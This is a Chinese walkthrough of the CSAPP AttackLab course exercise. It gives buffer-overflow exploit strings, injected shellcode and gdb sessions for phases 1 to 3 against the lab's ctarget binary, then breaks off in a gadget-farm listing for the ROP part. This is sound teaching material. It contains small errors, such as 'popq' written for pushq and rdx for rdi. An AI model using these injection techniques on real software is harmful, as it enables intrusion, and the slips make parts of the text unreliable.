CSAPP AttackLab 详解

Part 1 Code Injection Attacks

读入函数：

```
unsigned getbuf()
{
    char buf[BUFFER_SIZE];
    Gets(buf);
    return 1;
}
```

文档描述如下：For the fifirst three phases, your exploit strings will attack CTARGET. This program is set up in a way that the stack positions will be consistent from one run to the next and so that data on the stack can be treated asexecutable code. These features make the program vulnerable to attacks where the exploit strings contain the byte encodings of executable code.

Phase 1

文档描述如下：


For Phase 1, you will not inject new code. Instead, your exploit string will redirect the program to execute an existing procedure.Function getbuf is called within CTARGET by a function test having the following C code:

```
void test()
{
    int val;
    val = getbuf();
    printf("No exploit. Getbuf returned 0x%x\n", val);
}
```

Your task is to get CTARGET to execute the code for touch1 when getbuf executes its return statement, rather than returning to test. Note that your exploit string may also corrupt parts of the stack not directly related to this stage, but this will not cause a problem, since touch1 causes the program to exit directly.

也就是说我们要构造缓冲区溢出使得test函数中的getbuf的返回地址变为touch1

接下来查看getbuf和touch1的反汇编代码：



可以看到，touch1函数的起始地址在0x4017c0，getbuf函数给栈空间分配了0x28个地址，故我们要构造的exploit code要占满前40个栈空间后再将touch1的首地址覆盖进栈

构造exploit code如下：

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
c0 17 40
```

```
q
zya1412@ubuntu:~/target1$ ./hex2raw < ans.txt | ./ctarget -q
Cookie: 0x59b997fa
Type string:Oops!: You executed an illegal instruction
Better luck next time
FAIL: Would have posted the following:
        user id bovik
        course  15213-f15
        lab     attacklab
        result  1:FAIL:0xffffffff:ctarget:0:00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 C0 17 40
zya1412@ubuntu:~/target1$ ./hex2raw < ans.txt | ./ctarget -q
Cookie: 0x59b997fa
Type string:Touch1!: You called touch1()
Valid solution for level 1 with target ctarget
PASS: Would have posted the following:
        user id bovik
        course  15213-f15
        lab     attacklab
        result  1:PASS:0xffffffff:ctarget:1:00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 C0 17 40
zya1412@ubuntu:~/target1$
```

Phase 1完成!

Phase 2


文档描述如下:

Phase 2 involves injecting a small amount of code as part of your exploit string. Within the file ctarget there is code for a function touch2 having the following C representation:

```c
void touch2(unsigned val)
{
    vlevel = 2; /* Part of validation protocol */
    if (val == cookie) {
        printf("Touch2!: You called touch2(0x%.8x)\n", val);
        validate(2);
    } else {
        printf("Misfire: You called touch2(0x%.8x)\n", val);
        fail(2);
    }
    exit(0);
}
```

Your task is to get CTARGET to execute the code for touch2 rather than returning to test. In this case, however, you must make it appear to touch2 as if you have passed your cookie as its argument.


touch2函数的反汇编代码如下:



可以看到函数首地址在0x4017ec，然后我们向touch2函数中传递了参数val，我们需要使它的值和cookie相等（也就是说val=0x59b997fa），函数的第一个值保存在rdi寄存器中，故我们调用getbuf函数的时候，在跳转到touch2函数之前，还要使rdx中的值为0x59b997fa，所以我们需要两条汇编指令：

```
mov $0x59b997fa,%rdi
popq $0x4017ec
ret                    ;此处返回是因为我们已经利用一个ret来返回到栈执行操作了，故还需要添加一个ret返回到我们执行我们想要的操作后                    ;那个原本要跳转的地址，也就是我们希望的touch2
```

我们需要把这三条指令变为机器码作为exploit code




最后我们还需要得到栈地址：

```
No breakpoints or watchpoints.
(gdb) b *0x4017ac
Breakpoint 1 at 0x4017ac: file buf.c, line 14.
(gdb) r -q
Starting program: /home/zya1412/target1/ctarget -q
Cookie: 0x59b997fa

Breakpoint 1, getbuf () at buf.c:14
14      buf.c: No such file or directory.
(gdb) print $rsp
$1 = (void *) 0x5561dc78
(gdb)
```

可以看到栈首地址为0x5561dc78，也就是说我们构造的exploit code中，前面写入指令，然后用无用字节占据空间，在最后放入栈地址即可：

```
48 c7 c7 fa 97 b9 59 68
ec 17 40 00 c3 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
78 dc 61 55 00 00 00 00
```



Phase2完成!

Phase 3

文档描述如下：

Phase 3 also involves a code injection attack, but passing a string as argument. Within the file ctarget there is code for functions hexmatch and touch3 having the following C representations:

```
/* Compare string to hex represention of unsigned value */
int hexmatch(unsigned val, char *sval)
{
    char cbuf[110];
    /* Make position of check string unpredictable */
    char *s = cbuf + random() % 100;
    sprintf(s, "%.8x", val);
    return strncmp(sval, s, 9) == 0;
}
void touch3(char *sval)
{
    vlevel = 3; /* Part of validation protocol */
    if (hexmatch(cookie, sval)) {
        printf("Touch3!: You called touch3(\"%s\")\n", sval);
        validate(3);
    } else {
        printf("Misfire: You called touch3(\"%s\")\n", sval);
        fail(3);
    }
    exit(0);
}
```


Your task is to get CTARGET to execute the code for touch3 rather than returning to test. You must make it appear to touch3 as if you have passed a string representation of your cookie as its argument.

本次hint中有很重要的一点在于：

When functions hexmatch and strncmp are called, they push data onto the stack, overwriting portions of memory that held the buffer used by getbuf. As a result, you will need to be careful where you place the string representation of your cookie.


就是说在hexmatch和strncmp调用时，会使用getbuf的栈，也就是说如果我们同前面两个phase中使用getbuf的栈来进行code injection的话，也许在touch3中也会被hexmatch和strncmp的数据覆写，所以为了避免这种情况的发生，我们使用getbuf外层函数test的栈来进行code injection

首先确定test函数的栈地址：



我们可以看到test的栈地址在0x5561dca8


而touch3函数的地址在



即0x4018fa


同phase2，我们需要的汇编指令为：

```
mov $0x5561dca8,%rdi
pushq $0x4018fa
ret
```



最后我们还需要将cookie的值转成字符ascii值放入栈尾即可构造出exploit code：

```
48 c7 c7 a8 dc 61 55 68
fa 18 40 00 c3 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
78 dc 61 55 00 00 00 00
35 39 62 39 39 37 66 61
00 00 00 00 00 00 00 00
```



phase3完成！

Part 2 Return-Oriented Programming

ROP

rtarget中farm的反汇编如下：

```
0000000000401994 <start_farm>:
  401994:   b8 01 00 00 00          mov    $0x1,%eax
  401999:   c3                      retq

000000000040199a <getval_142>:
  40199a:   b8 fb 78 90 90          mov    $0x909078fb,%eax
  40199f:   c3                      retq

00000000004019a0 <addval_273>:
  4019a0:   8d 87 48 89 c7 c3       lea    -0x3c3876b8(%rdi),%eax
  4019a6:   c3                      retq

00000000004019a7 <addval_219>:
  4019a7:   8d 87 51 73 58 90       lea    -0x6fa78caf(%rdi),%eax
  4019ad:   c3                      retq

00000000004019ae <setval_237>:
  4019ae:   c7 07 48 89 c7 c7       movl   $0xc7c78948,(%rdi)
  4019b4:   c3                      retq

00000000004019b5 <setval_424>:
  4019b5:   c7 07 54 c2 58 92       movl   $0x9258c254,(%rdi)
  4019bb:   c3                      retq

00000000004019bc <setval_470>:
  4019bc:   c7 07 63 48 8d c7       movl   $0xc78d4863,(%rdi)
  4019c2:   c3                      retq

00000000004019c3 <setval_426>:
  4019c3:   c7 07 48 89 c7 90       movl   $0x90c78948,(%rdi)
  4019c9:   c3                      retq

00000000004019ca <getval_280>:
  4019ca:   b8 29 58 90 c3          mov    $0xc3905829,%eax
  4019cf:   c3                      retq

00000000004019d0 <mid_farm>:
  4019d0:   b8 01 00 00 00          mov    $0x1,%eax
  4019d5:   c3                      retq

00000000004019d6 <add_xy>:
  4019d6:   48 8d 04 37             lea    (%rdi,%rsi,1),%rax
  4019da:   c3                      retq

00000000004019db <getval_481>:
  4019db:   b8 5c 89 c2 90          mov    $0x90c2895c,%eax
```

```
  4019e0:   c3                      retq

00000000004019e1 <setval_296>:
  4019e1:   c7 07 99 d1 90 90       movl   $0x9090d199,(%rdi)
  4019e7:   c3                      retq

00000000004019e8 <addval_113>:
  4019e8:   8d 87 89 ce 78 c9       lea    -0x36873177(%rdi),%eax
  4019ee:   c3                      retq

00000000004019ef <addval_490>:
  4019ef:   8d 87 8d d1 20 db       lea    -0x24df2e73(%rdi),%eax
  4019f5:   c3                      retq

00000000004019f6 <getval_226>:
  4019f6:   b8 89 d1 48 c0          mov    $0xc048d189,%eax
  4019fb:   c3                      retq

00000000004019fc <setval_384>:
  4019fc:   c7 07 81 d1 84 c0       movl   $0xc084d181,(%rdi)
  401a02:   c3                      retq

0000000000401a03 <addval_190>:
  401a03:   8d 87 41 48 89 e0       lea    -0x1f76b7bf(%rdi),%eax
  401a09:   c3                      retq

0000000000401a0a <setval_276>:
  401a0a:   c7 07 88 c2 08 c9       movl   $0xc908c288,(%rdi)
  401a10:   c3                      retq

0000000000401a11 <addval_436>:
  401a11:   8d 87 89 ce 90 90       lea    -0x6f6f3177(%rdi),%eax
  401a17:   c3                      retq

0000000000401a18 <getval_345>:
  401a18:   b8 48 89 e0 c1          mov    $0xc1e08948,%eax
  401a1d:   c3                      retq

